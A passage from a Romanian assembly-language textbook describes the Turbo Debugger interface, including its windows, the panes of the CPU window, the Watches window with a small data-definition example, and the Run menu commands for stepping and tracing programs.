Această fereastră conține jurnalul de mesaje: o listă de mesaje și informații generate în timpul lucrului cu TD.

Watches

Conține o listă de variabile, adăugate de către utilizator, pentru a le fi afișată în orice moment valoarea curentă.

Variables

O fereastră **Variables** conține în cadrul a două panouri variabilele disponibile în momentul respectiv în program și valorile acestora: în panoul superior sunt afișate variabilele globale, iar în panoul inferior se găsește lista variabilelor locale funcției, respectiv modulului curent.

CPU

Această fereastră este printre cele mai utile în contextul programării în limbaj de asamblare, în cadrul unei operații de depanare. Fereastra CPU afișează starea curentă a CPU (unitatea de prelucrare centrală a calculatorului): instrucțiuni mașină dezasamblate, conținutul regiștrilor CPU, starea flag-urilor, stiva și conținutul unei zone de memorie ca sir de octeți, în format hexazecimal. Asupra acestor date se va reveni în secțiunea 1.5.7.

Dump, Registers

Aceste ferestre prezintă un conținut și un comportament similar cu al panourilor corespunzătoare din fereastra CPU (vezi secțiunea 1.5.7).

Numeric processor

Afișează starea curentă a coprocesorului matematic, în cazul în care există acesta sau un emulator. Fereastra este împărțită în trei panouri, în care sunt vizualizate: conținutul regiștrilor, starea flag-urilor, respectiv valorile flag-urilor de control.

Execution history

Această fereastră conține în panoul de sus cod asamblare și cod sursă pentru programul care este depanat, înainte de ultima linie executată. Astfel, se poate reveni cu execuția la linii executate până acum. Panoul de jos conține date despre pozițiile pe unde s-a trecut cu trasare și pe unde cu stepping, linia sursă pentru instrucțiunea care trebuie să se execute și numărul liniei sursă.

Hierarchy

Această fereastră conține o ierarhie arborescentă a tuturor claselor obiectelor utilizate de modulul curent, precum și relațiile dintre ele (în cazul modulelor scrise în limbaje care permit definirea de clase de obiecte). În unul din panouri se găsește lista claselor definite în modul, iar într-un alt panou al ferestrei este figurată relația dintre clase (dacă e cazul). Dacă între clase avem o relație de moștenire, aceasta este reprezentată ca arbore.

Windows messages

Fereastra conține o listă a ferestrelor unui program Windows, precum și un fișier al mesajelor generate în timpul depanării. Această fereastră se vizualizează numai în cazul depanării unui program Windows.

Clipboard

Conținutul ferestrei Clipboard depinde de operațiile efectuate cu memoria clipboard. Dacă, de exemplu, se copiază în clipboard elementul pe care se găsește cursorul în fereastra modul (vezi opțiunea Edit | Copy), acel element este adăugat în fereastra Clipboard.

Another >

Selectarea acestei opțiuni permite deschiderea unei dubluri pentru trei dintre tipurile de ferestre descrise până în acest moment:

Module... – se efectuează deschiderea unei alte ferestre modul, permitând astfel vizualizarea în paralel a codului sursă conținut în mai multe module.

Cap.1. Traseul program sursă asm - format executabil.

Dump – deschiderea mai multor ferestre Dump permite urmărirea unei zone mai întinse de memorie în același timp, decât ne permite o singură fereastră.

File... – facilitează afișarea în același timp a conținutului mai multor fișiere; acestea nu trebuie să conțină neapărat cod sursă în limbaj de asamblare.

Fereastra Inspector

O asemenea fereastră vizualizează adresa și valoarea unei variabile, valoarea dintr-un registru sau valoarea unei expresii date de utilizator. În același timp pot fi deschise câte o fereastră pentru fiecare element pentru care se solicită afișarea valorii curente. În fiecare astfel de fereastră se găsesc trei informații: tipul elementului (adresa unei variabile, registru, constantă), dimensiunea și valoarea memorată la adresa respectivă sau obținută în urma evaluării expresiei date. O fereastră de inspectare mai poate fi deschisă cu ajutorul comenzi Data | Inspect...

În figura 1.2. sunt vizualizate trei ferestre de inspectare: pentru o variabilă de memorie (suma) se afișează adresa, tipul și valoarea curentă, unui element de tip registru (CX în exemplul discutat) îi sunt vizualizate dimensiunea și valoarea, iar pentru o expresie introdusă (de exemplu sirS[0]+sirS[1]) se afișează tipul și valoarea la care a fost evaluată.




Fig. 1.2. Diferite ferestre de tip Inspector: pentru elemente variabilă, registru, respectiv expresie

1.5.4.3. Statusbar

Unele din opțiunile din meniurile pulldown au asociate taste funcționale sau combinații care includ una din acestea. De aceea, pentru a activa o astfel de opțiune, este suficient să utilizeze tastă, respectiv combinația de taste respectivă. Opțiunile care au asociată o tastă funcțională apar și

într-o poziune în partea inferioară a ferestrei TD, după cum se poate observa în figura 1.3.




Fig. 1.3. Tastele funcționale și comanda asociată fiecăreia

Dacă se ține apăsată tasta **Alt**, această poziune a ferestrei conține combinațiile de taste disponibile care implică utilizarea acestei taste împreună cu o tastă funcțională. În mod analog, apăsarea continuă a tastei **Ctrl** are ca efect vizualizarea în această poziune a ferestrei a combinațiilor de taste **Ctrl+<littera cheie>**. O astemenea combinație este asociată opțiunii din meniu local al ferestrei active în acel moment, căreia îi corespunde litera cheie respectivă.

De asemenea, în statusbar, la activarea unui meniu al TD și plimbarea cursorului peste elementele meniului, se afișează o scurtă descriere a opțiunii sau comenzi pe care se găsește cursorul în acel moment, fapt care se poate observa în figura 1.1.

1.5.4.4. Meniuri locale

Meniul TD este dependent de context în sensul că în oricare moment se cunoaște care este fereastra activă și, dacă fereastra respectivă este divizată în mai multe panouri, se cunoaște care este panoul activ. De exemplu, la selectarea unui text dintr-o fereastră modul și tastarea combinației **Ctrl+I**, se caută textul selectat în tabela de simboluri, și, dacă este găsit, se deschide o fereastră de inspectare a valorii reprezentate prin simbolul respectiv. Dacă oricare alt tip de fereastră este activ, nu avem la dispoziție efectuarea acestei operații. Un alt exemplu este legat de meniurile locale: combinația de taste **Alt+F10** activează un meniu local al ferestrei active. Poziționarea și conținutul fiecărui astfel de meniu depinde de fereastra, respectiv panoul activ în acel moment. Deși două meniuri locale pot să conțină aceleași opțiuni, este posibil ca efectul acestora să fie diferit.

După cum s-a menționat mai sus, o combinație de taste de forma **Ctrl+<littera cheie>**, unde **<littera cheie>** este caracterul scos în evidență în denumirea elementului din meniu local, are ca efect tocmai selectarea / execuția opțiunii / comenzi respective.

1.5.4.5. Ferestre de dialog

Ferestrele de dialog sunt ferestre care conțin controale de interacțiune directă cu utilizatorul care efectuează depanarea, precum câmpuri – în care se solicită utilizatorului introducerea unui text de la tastatură, liste – din care se permite selectarea unui element, butoane radio sau check-box-uri – pentru activarea sau dezactivarea anumitor opțiuni.

1.5.4.6. Liste cu istoric

În ideea în care un utilizator trebuie să introducă de la tastatură un anumit text într-un câmp al unei ferestre de dialog, majoritatea acestora țin minte un istoric a ceea ce a tastat deja utilizatorul în dialogurile anterioare, pentru a-l scuti de repetarea introducerii aceluiasi text.

1.5.4.7. Macrouri

Un macro este o tastă asociată unei succesiuni de comenzi date de la tastatură. Crearea de macrouri este practică atunci când utilizatorul repetă succesiunea de comenzi respectivă, astfel având posibilitatea de a obține același efect prin apăsarea unei singure taste.

1.5.4.8. Ecranul utilizator

În situația în care programul include operații de intrare / ieșire, acestea sunt efectuate în ecranul utilizator. Aici este pus la dispoziție cursorul pentru operațiile de citire de la tastatură, și tot în acest ecran sunt efectuate tipăririle unor rezultate ale programului curent. Pentru a activa acest ecran, se selectează opțiunea **Window | User screen (Alt+F5)**. Revenirea în fereastra TD se poate realiza cu oricare tastă.

1.5.5. Gestiunea ferestrelor. Meniul Window

Comenziile de gestionare a ferestrelor ce aparțin de TD se găsesc în meniul **Window**. Pentru majoritatea comenziilor corespunzătoare operațiilor ce pot fi efectuate asupra ferestrelor sunt specificate taste funcționale sau combinații de taste. Comenziile care pot fi lansate din meniul **Window** sunt:

Zoom (F5) – este o comandă duală: provoacă maximizarea unei ferestre în cadrul TD, respectiv restaurarea dimensiunii unei ferestre maximizate.

Next (F6) – permite deplasarea în cadrul multimii de ferestre deschise, altfel spus – activarea unei alte ferestre.

Next pane (Tab) – în cadrul unei ferestre divizată în panouri, efectuează deplasarea în cadrul acestor subdiviziuni.

Size/move (Ctrl+F5) – face ca fereastra curentă să fie disponibilă pentru operații de modificare a dimensiunii și pentru operații de schimbare a poziției în cadrul ferestrei TD. După execuția acestei comenzi, cu ajutorul tastelor direcționale, se permite modificarea poziției, iar cu o combinație de forma **Shift+<tasta_direcțională>** se modifică dimensiunile. Se tastează **Enter** pentru a încheia operația curentă asupra ferestrei.

Iconize/restore – această comandă permite minimizarea ferestrei curente în cadrul mediului TD, respectiv refacerea unei ferestre la dimensiunea anterioară minimizării.

Close (Alt+F3) – închide fereastra curentă. Dacă sunt deschise mai multe ferestre **Inspector**, toate acestea vor fi închise la execuția unei singure astemenea comenzi.

Undo close (Alt+F6) – redeschide ultima fereastră închisă.

User screen (Alt+F5) – permite vizualizarea ecranului utilizator.

Tot în meniul Window sunt menționate toate ferestrele deschise în momentul respectiv, împreună cu numărul cu care este etichetată fiecare dintre ele. Selectarea unei ferestre din această listă este o altă modalitate de a activa o anumită fereastră.

1.5.6. Gestiona parametrilor TD. Meniu Options

În acest meniu se permite stabilirea valorilor unor parametri care controlează modul de operare al TD. Elementele meniului sunt:

Language... – permite alegerea limbajului folosit pentru evaluarea expresiilor. Sunt puse la dispoziție patru opțiuni: *Source*, *C*, *Pascal* și *Assembler*. Alegerea opțiunii *Source* face ca expresiile să fie evaluate după regulile specifice limbajului în care este scris codul sursă curent. Dacă TD nu recunoaște limbajul respectiv, atunci se aplică regulile de la nivelul limbajului de asamblare.

Macros > – afișează un meniu secundar în care se găsesc comenzi de gestiune a macrourilor. Pentru crearea unui macro se solicită apăsarea unei taste, apoi începe automat înregistrarea succesiunii de comenzi date de utilizator. La executarea comenzi Stop recording (Alt+-) din același meniu, se salvează asocierea dintre tasta inițială și succesiunea de comenzi. Din acel moment, utilizarea acelei taste va fi echivalentă cu execuția comenziilor memorate.

Display options... – permite stabilirea unor parametri de afișare a ferestrei TD.

Path for source... – solicită introducerea căii către un director în care să se caute fișiere sursă.

Save options... – permite salvarea configurației curente a ferestrei TD într-un fișier pe disc (mod de afișare, macrouri și.a.m.d.). În mod implicit, salvarea se efectuează într-un fișier TDCONFIG.TD din directorul curent.

Restore options – refac opțiunile TD dintr-un fișier de configurare (vezi comanda *Save options*).

1.5.7. Fereastra CPU

În această fereastră se afișează starea curentă a CPU: instrucțiuni mașină dezasamblate, conținutul regiștrilor CPU, starea flag-urilor, stiva și conținutul unei zone de memorie, ca sir de octeți, în format hexazecimal. Toate aceste informații se găsesc organizate în cele cinci panouri ale ferestrei și implicit depind de poziția în care se găsește cursorul în fereastra modul activă. În linia de titlu a ferestrei CPU se afișează tipul procesorului de care dispune mașina locală.

După cum s-a văzut până în acest moment, deplasarea în cadrul panourilor se poate efectua cu ajutorul tastei **Tab** sau a combinației **Shift+Tab**, care efectuează deplasarea în sens opus deplasării cu tasta **Tab**. La un moment dat, un singur panou este cel curent. La nivelul fiecărui panou se poate activa un meniu local propriu cu ajutorul combinației de taste **Alt+F10**.

Conținutul, rolul și modul de lucru în cadrul panourilor ferestrei CPU sunt descrise în continuare.

1.5.7.1. Panoul de cod

Panoul de cod (Code Pane) se găsește în partea stânga-sus a ferestrei CPU și conține instrucțiunile dezasamblate ale programului încărcat. Dacă programul curent a fost scris într-un limbaj de nivel înalt și conține informații de depanare, atunci alături de instrucțiunile dezasamblate se pot găsi instrucțiunile din fișierul sursă cărora le corespund.

Dacă linia de cod din fișierul sursă conține o etichetă, atunci în panoul de cod apare această etichetă prefixată de numele modulului în care este definită. Pentru o linie a panoului de cod care conține o instrucțiune, linia corespunzătoare din panoul de cod conține în partea stângă adresa instrucțiunii la care se găsește încărcat în memorie codul instrucțiunii respective, sub forma *segment:offset*. Adresa de segment apare în format hexazecimal sau sub numele registrului CS, în cazul în care valoarea din CS coincide cu adresa de segment a instrucțiunii. În continuare se poate observa reprezentarea în cod mașină a instrucțiunii, urmată de instrucțiunea respectivă, așa cum a fost scrisă în codul sursă. Dacă instrucțiunea în cauză este o instrucțiune JMP sau CALL și este posibilă determinarea direcției de deplasare după execuția acesteia, după instrucțiune apare sensul deplasării (**↓** sau **↑**).

Implicit, grupul de instrucțiuni (consecutive în codul sursă) care sunt afișate în panoul de cod conține instrucțiunea de la adresa CS:IP (instrucțiunea care urmează a fi executată). Aceasta este marcată de un simbol “**>**” între adresa și codul în limbaj mașină corespunzătoare instrucțiunii respective. Dacă în cadrul ferestrei CPU este activ panoul de cod, se poate efectua o deplasare în cadrul liniilor afișate, această deplasare neavând nici o influență asupra execuției programului sau instrucțiunii indicate de CS:IP. Linia evidențiată în panoul de cod ne dă poziția cursorului în cadrul unei asemenea deplasări.

În figura 1.4. se pot observa câteva elemente dintr-o fereastră CPU menționate mai sus: panourile de cod, de registri, de flag-uri, de date, respectiv panoul de stivă. În panoul de cod este marcată instrucțiunea care urmează a fi executată (vezi valoarea registrului IP în panoul de registri). Se observă, de asemenea, linia curentă indicată de cursorul panoului de cod. Un alt aspect evidențiat este reprezentarea etichetei repeta, care apare în format **#nume_modul#nume_etichetă**.

Meniul local al panoului de cod ne pune la dispoziție următoarele comenzi:

Goto... – permite poziționarea cursorului la o adresă dată de utilizator. Aceasta poate avea orice valoare validă: poate fi din cadrul programului (de exemplu: cs:0014h), sau din afara programului (orice adresă din memorie), oferindu-se astfel posibilitatea de a examina cod din zonele BIOS ROM, din DOS sau din diferite programe rezidente. Dacă se menționează o adresă dintr-o zonă de memorie în care s-au definit date (de exemplu: DS:0000), conținutul găsit se interpretează ca fiind cod în limbaj mașină și afișat ca atare.

Origin – permite poziționarea cursorului la adresa curentă dată de CS:IP.

Follow – această comandă este utilizată pentru o instrucțiune pe care este poziționat cursorul, de tip CALL, JMP, INT sau de salt condiționat. Efectul acesteia este poziționarea cursorului pe instrucțiunea căreia instrucțiunea de salt i-ar da controlul în situația în care s-ar efectua saltul.




Fig. 1.4. Fereastră CPU; se pot observa panourile de cod, de registri, de flag-uri, de stivă, respectiv de date.

Caller – are ca și efect poziționarea cursorului pe instrucțiunea care reprezintă apelul rutinei de tratare a întreruperii sau rutinei curente. Această comandă nu funcționează dacă la apel s-au pus în stivă date, deoarece astfel nu se cunoaște adresa de revenire.

Previous – această comandă permite deplasarea cursorului pe linia marcată înainte de execuția ultimei comenzi de tipul **Goto**, **Origin**, **Follow** sau **Caller**.

Search... – solicită într-un prim pas o instrucțiune în limbaj de asamblare sau un sir de octeti. Acest element se va căuta în memorie și o căutare cu succes duce la poziționarea cursorului pe linia în care a fost găsit.

View source – deschide sau activează fereastra modul în care se găsește codul sursă corespunzător liniilor din panoul de cod. În fereastra modul, simbolul “>” indică instrucțiunea curentă în procesul de execuție.

Mixed – permite schimbarea formatului de afișare a instrucțiunilor în panoul de cod:

Yes – este afișată fiecare linie din codul sursă, urmată de setul de instrucțiuni dezasamblate corespunzătoare acelei lini. Opțiunea este setată implicit astfel pentru programe scrise în limbaj de nivel înalt.

No – sunt afișate numai instrucțiunile dezasamblate, nu și cod sursă.

Both – liniile ce conțin instrucțiuni dezasamblate, care au un corespondent similar ca și instrucțiune în codul sursă, sunt înlocuite de instrucțiunea din codul sursă. În general se utilizează această metodă la depanarea programelor scrise în limbaj de asamblare. Implicit, pentru module scrise în limbaj de asamblare, opțiunea **Mixed** este setată pe această valoare.

New cs:ip – încarcă regiștri CS și IP cu valorile date de adresa instrucțiunii pe care se găsește cursorul. Această comandă este în general folosită atunci când se dorește saltul peste o porțiune de cod, fără a executa nici o instrucțiune din codul respectiv. Se cere mare atenție la utilizarea acestei comenzi: dacă se modifică CS:IP cu o valoare unde stiva se va găsi (ar trebui să se găsească) într-o alta stare, saltul peste codul în care se modifică starea stivei duce mai mult ca sigur la funcționarea eronată a programului.

Assemble... – după lansarea acestei comenzi, se solicită o instrucțiune care să fie asamblată în locul instrucțiunii pe care se găsește cursorul. Această operație se poate efectua și numai prin tastarea directă a comenzi respective (este acțiunea implicită în tabloul de cod).

I/O > – permite citirea sau scrierea unei valori (de dimensiune un octet sau un cuvânt) de la / la porturile de intrare / ieșire, în funcție de opțiunea selectată în continuare din submeniu acestui comandă. Comenzi grupate în meniul **I/O** trebuie utilizate cu foarte mare grijă deoarece unele dispozitive de intrare / ieșire consideră citirea porturilor asociate lor ca un eveniment important, urmat de diferite efecte.

1.5.7.2. Panoul de registri. Panoul de flag-uri

Panoul de registri conține perechi de forma *<registru, valoare>*. Regiștrii figurați aici sunt regiștrii generali, index, de bază, de segment, respectiv regisrul IP, iar valorile conținute de către aceștia sunt afișate în format hexazecimal.

Comenziile meniului local al acestui panou se aplică regisrului curent selectat. Aceste comenzi sunt:

Increment – incrementează valoarea din regisrul curent cu valoarea 1.

Decrement – decrementează valoarea din regisrul curent cu valoarea 1.

Zero – setează valoarea regisrului curent la valoarea 0.

Change... – activează o fereastra de dialog în care se cere introducerea unei valori ca și nou conținut al regisrului respectiv.

Registers 32 bit – este opțiunea pentru afișarea regiștrilor pe 32 biți în cazul în care este setată la valoarea **Yes**, sau doar a regiștrilor pe 16 biți, dacă e setată la valoarea **No**.

În panoul de flag-uri sunt afișate stările a opt din cei nouă indicatori utilizati în regisrul de flaguri, respectiv CF, ZF, SF, OF, PF, AF, IF și DF. Singura comandă din meniul local al panoului este:

Toggle – modifică starea indicatorului curent selectat: dacă a fost 0, devine 1, respectiv – dacă a fost 1, devine 0. Tastarea lui **Enter** este echivalentă cu aplicarea modificării pentru indicatorul curent.

Conținutul ferestrei **Registers** este echivalent cu informațiile din panourile de regiștri și de flaguri.

1.5.7.3. Panoul de stivă

În panoul de stivă se găsește afișat o parte din conținutul stivei. În cadrul unei linii se găsește o adresă din stivă sub forma *ss:offset*, urmată de cuvântul de la adresa respectivă.

Comenzile meniului local sunt:

Goto... – solicită o adresă din stivă (sub forma *ss:offset* sau *offset*) pentru a afișa conținutul cuvântului de la adresa respectivă.

Origin – provoacă poziționarea cursorului din panoul de stivă pe linia corespunzătoare adresei indicate de SS:SP (vârful curent al stivei).

Follow – se efectuează o deplasare în stivă la adresa (*offset-ul*) indicată de cuvântul din linia curentă a panoului. O situație în care își găsește utilitatea această comandă este cea în care cuvântul din stivă reprezintă deplasamentul (în cadrul stivei) la care se găsesc memorate date al căror conținut dorim să-l analizăm.

Previous – reface poziția cursorului din panoul de stivă la poziția anterioară execuției ultimei comenzi de tip **Goto**, **Origin** sau **Follow**.

Change... – solicită o valoare de tip cuvânt care să devină noua valoare a cuvântului care se găsește în stivă la adresa indicată de cursor. Aceasta este comanda care se lansează implicit la tastarea unei asemenea valori.

1.5.7.4. Panoul de date

Prin intermediul panoului de date se permite examinarea conținutului unei porțiuni oarecare din memorie. O linie din acest panou conține, începând de la stânga, adresa (de început a) datelor afișate în acea linie, și datele respective. Adresa este de forma *segment:offset*, unde segmentul este reprezentat printr-o valoare hexazecimală sau prin numele registrului DS sau ES, dacă adresa de segment coincide cu adresa conținută în acest registru.

Conținutul meniului local este:

Goto... – permite introducerea unei adrese care să indice o locație oarecare din memorie. Efectul este afișarea datelor care se găsesc în memorie începând de la această adresă, din prima linie a panoului.

Search... – solicită introducerea unui sir de octeți care să fie căutat în memorie, în continuarea adresei curente la care se găsește poziționat cursorul. În cazul căutării cu succes, conținutul zonei de memorie afișat este astfel schimbat încât primul octet căutat este afișat ca prim element al liniei curente.

Next – căută următoarea apariție a sirului de octeți dat la comanda **Search** anterioară.

Change... – permite modificarea conținutului memoriei la poziția indicată curent de cursor, cu o nouă valoare introdusă într-o fereastră de dialog. Dimensiunea zonei al cărei conținut va fi modificată depinde de valoarea introdusă. De exemplu, dacă se introduce valoarea hexazecimală 12345678 și afișarea se face la nivel de octeți, se observă ca noile valori ale celor patru octeți modificați sunt 78, 56, 34, respectiv 12.

Cap.1. Traseul program sursă asm - format executabil.

Follow > – deschide un submeniu cu următoarele opțiuni:

Near code – interpretează cuvântul pe care se găsește poziționat cursorul ca offset în segmentul de cod curent și efectuează o poziționare în panoul de cod la adresa *CS:noul_offset*.

Far code – interpretează dublu-cuvântul pe care se găsește poziționat cursorul ca adresă far (segment:*offset*) și efectuează o poziționare în panoul de cod la adresa astfel obținută.

Offset to data – interpretează cuvântul pe care se găsește poziționat cursorul ca offset în segmentul de date curent (al cărui adresă este conținută în DS sau ES) și efectuează poziționarea cursorului din panoul de date la începutul adresei *segmentul_date:noul_offset*.

Segment:offset to data – efectuează poziționarea cursorului în cadrul panoului de date la adresa far citită din dublu-cuvântul pe care se găsește poziționat cursorul.

Base segment:0 to data – interpretează cuvântul pe care se găsește poziționat cursorul ca adresă de segment și efectuează poziționarea cursorului în cadrul panoului de date la adresa *noul_segment:0*.

Previous – această comandă are ca efect poziționarea cursorului în acest panou la poziția deținută anterior de execuția unei comenzi care a schimbat poziția cursorului.

Display as > – permite setarea modului de afișare a conținutului zonei de memorie afișate în panoul de date, prin alegerea uneia din opțiunile:

Byte: afișare ca octeți hexazecimali; echivalent pentru tipurile *byte* din Pascal, *char* din C.

Word: afișare ca sir de valori hexazecimale de dimensiunea unui cuvânt; echivalent pentru tipurile *word* din Pascal, *int* din C.

Long: afișarea datelor (în baza 16) se realizează sub formă de întregi pe 4 octeți; echivalent pentru tipurile *longint* din Pascal, *long* din C.

Comp: afișare ca valori pe 8 octeți; echivalent pentru tipul *comp* din Pascal.

Float: afișarea datelor se face ca valori reale pe 4 octeți, folosind notația în virgulă mobilă; echivalent pentru tipurile *single* din Pascal, *float* din C.

Real: afișarea datelor se face ca valori reale pe 6 octeți, folosind notația în virgulă mobilă; echivalent pentru tipul *real* din Pascal.

Double: afișarea datelor se face ca valori reale pe 8 octeți, folosind notația în virgulă mobilă; echivalent pentru tipurile *double* din Pascal, *long double* din C, respectiv *QWORD* din limbajul de asamblare.

Extended: afișarea datelor se face ca valori reale pe 10 octeți, folosind notația în virgulă mobilă; echivalent pentru tipurile *extended* din Pascal, *long double* din C, respectiv *TBYTE* din limbajul de asamblare.

Observație: Selectarea opțiunilor *Comp*, *Float*, *Real*, *Double*, *Extended* efectuează afișarea datelor ca valori în baza 10.

Block > – este o comandă care permite gestionarea de blocuri de memorie. Deschide un submeniu cu comenzi:

Clear: solicită definirea unui bloc contiguu, prin introducerea adresei de început și a lungimii, ca număr de octeți. Setează toti octeții din acest bloc la valoarea zero.

Move: solicită o adresă de început pentru blocul sursă, adresa de început pentru blocul destinație și un număr de octeți; are ca efect copierea din blocul sursă în blocul destinație al numărului de octeți dat.

Set: solicită introducerea unui bloc definit prin adresa de început și lungimea dată în octeți, precum și o valoare pe dimensiune un octet; are ca efect setarea fiecărui octet din bloc cu valoarea dată.

Read: se specifică un fișier, adresa de început a unui bloc și un număr de octeți; se copiază din acel fișier numărul dat de octeți în blocul de memorie specificat.

Write: se specifică un fișier, adresa de început a unui bloc și un număr de octeți; se copiază în acel fișier numărul dat de octeți din blocul specificat.

Informațiile afișate, precum și funcționalitățile unei ferestre **Dump** coincid cu cele ale panoului de date.

Observație: Modificările efectuate cu ajutorul comenziilor prezentate mai sus nu sunt permanente. O reîncărcare ulterioară a programului curent sau a altui program duce la resetarea modificărilor efectuate. După cum se poate observa, aceste modificări au caracter local: ele sunt aplicate pentru a verifica pe moment o idee, verificare ce poate fi urmată de modificarea codului sursă, asamblarea modulelor, editarea de legături, și reluarea operației de depanare.

1.5.8. Fereastra Watches

În fereastra **Watches** se pot adăuga simboluri (variabile, registri) sau expresii pentru a urmări evoluția valorilor lor pe parcursul efectuării operațiunii de depanare. Alături de fiecare element adăugat în această fereastră sunt afișate dimensiunea corespunzătoare și valoarea la care este evaluat elementul respectiv.

De exemplu, fie simbolurile definite astfel în cadrul unui program:

```
sir1    DB      'abcd','xyz'  
sir2    DB      'a','b',65  
w      DW      0Ah  
d      DD      12345678h  
q      DQ      8
```

În figura 1.5. se poate observa conținutul ferestrei **Watches**, dacă sunt urmărite simbolurile definite mai sus, și conținutul registrului AX.

Symbol	Type	Value
sir1	byte [4]	"abcd"
sir2	byte [2]	'a', 65 (41h)
w	word	10 (AH)
d	dword	305419896 (12345678h)
q	qword	0000000000000008
t	byte	00000000000000002005
ax	word	23019 (59EBh)

Fig. 1.5. Conținut al ferestrei **Watches**

Meniul local al ferestrei **Watches** conține următoarele comenzi:

Watch... – permite introducerea unui element a cărui valoare să fie urmărită în această fereastră.

Deschiderea ferestrei de dialog se poate efectua și prin tastarea lui **Enter**.

Edit... – deschide o fereastră în care se poate modifica elementul din linia curentă.

Remove – elimină din listă elementul pe care este poziționat cursorul.

Delete all – produce golirea listei de elemente urmărite.

Inspect – deschide o fereastră **Inspect** pentru elementul curent selectat.

Change... – permite modificarea valorii curente a elementului curent selectat.

1.5.9. Urmărirea execuției unui program. Meniu Run

Până în acest moment au fost identificate câteva din instrumentele puse la dispoziție de către TD pentru urmărirea unor secvențe de cod, examinarea conținutului regiștrilor, stivei, a unei porțiuni din memorie sau a variabilelor (simbolurilor) definite în codul sursă. Funcționalitatea principală a TD rămâne urmărirea execuției unui program, tocmai pentru a permite operațiile amintite anterior.

Comenziile legate de execuția / depanarea programului sunt grupate în meniul **Run**. În continuare este descris efectul câtorva din aceste comenzi:

Run (F9) – oferă cel mai simplu mod de execuție: execută instrucțiunile până la terminarea programului sau până la următorul punct de intrerupere.

Go to cursor (F4) – are ca efect execuția instrucțiunilor de la linia curentă (cea indicată de CS:IP), până la linia pe care se găsește cursorul fie în fereastra de modul, fie în fereastra CPU (panoul de cod). În general de alege această comandă atunci când nu ne interesează în detaliu execuția fiecărei instrucțiuni dintr-o anumită porțiune a programului, dar dorim să continuăm parcurgerea pas cu pas având deja obținute rezultatele execuției instrucțiunilor din porțiunea respectivă. În cazul în care cursorul se găsește pe o linie deja executată, singurul efect este execuția până la sfârșit a instrucțiunilor rămase și fi executate (nu se întoarce cu execuția la o linie deja executată).

Trace into (F7) – această comandă provoacă un mod de execuție pas cu pas, instrucțiune cu instrucțiune, corespunzătoare codului sursă. Dacă linia curentă conține un apel de rutină, TD urmărește execuția în cadrul acelei rutine (presupunând că a fost compilată cu opțiunea de memorare de informație de depanare). Unele instrucțiuni, precum CALL, INT, LOOP, etc., duc la execuția unor instrucțiuni mașină multiple, vizibile în panoul de cod.

Step over (F8) – este asemănătoare comenzi **Trace into**, cu excepția situației în care IP indică un apel de rutină. În acest caz întreaga rutină este executată și următoarea instrucțiune pe care se oprește execuția programului este cea următoare apelului de rutină.

Execute to... (Alt+F9) – are efect asemănător cu al comenzi **Go to cursor**, cu deosebirea că se solicită adresa instrucțiunii până la care să efectueze în bloc instrucțiunile, fără parcurgere pas cu pas.

Animate... – este similară comenzi **Run**: se execută instrucțiunile până la terminarea programului, cu deosebirea că se efectuează o pauză între execuția instrucțiunilor mașină pentru a permite urmărirea operațiilor care se efectuează. Intervalul de așteptare între execuția a două instrucțiuni se introduce într-un câmp text, ca zecimi de secundă.

Instruction trace (Alt+F7) – dacă fereastra curentă este fereastra CPU, Alt+F7 cauzează execuția unei singure instrucțiuni mașină.

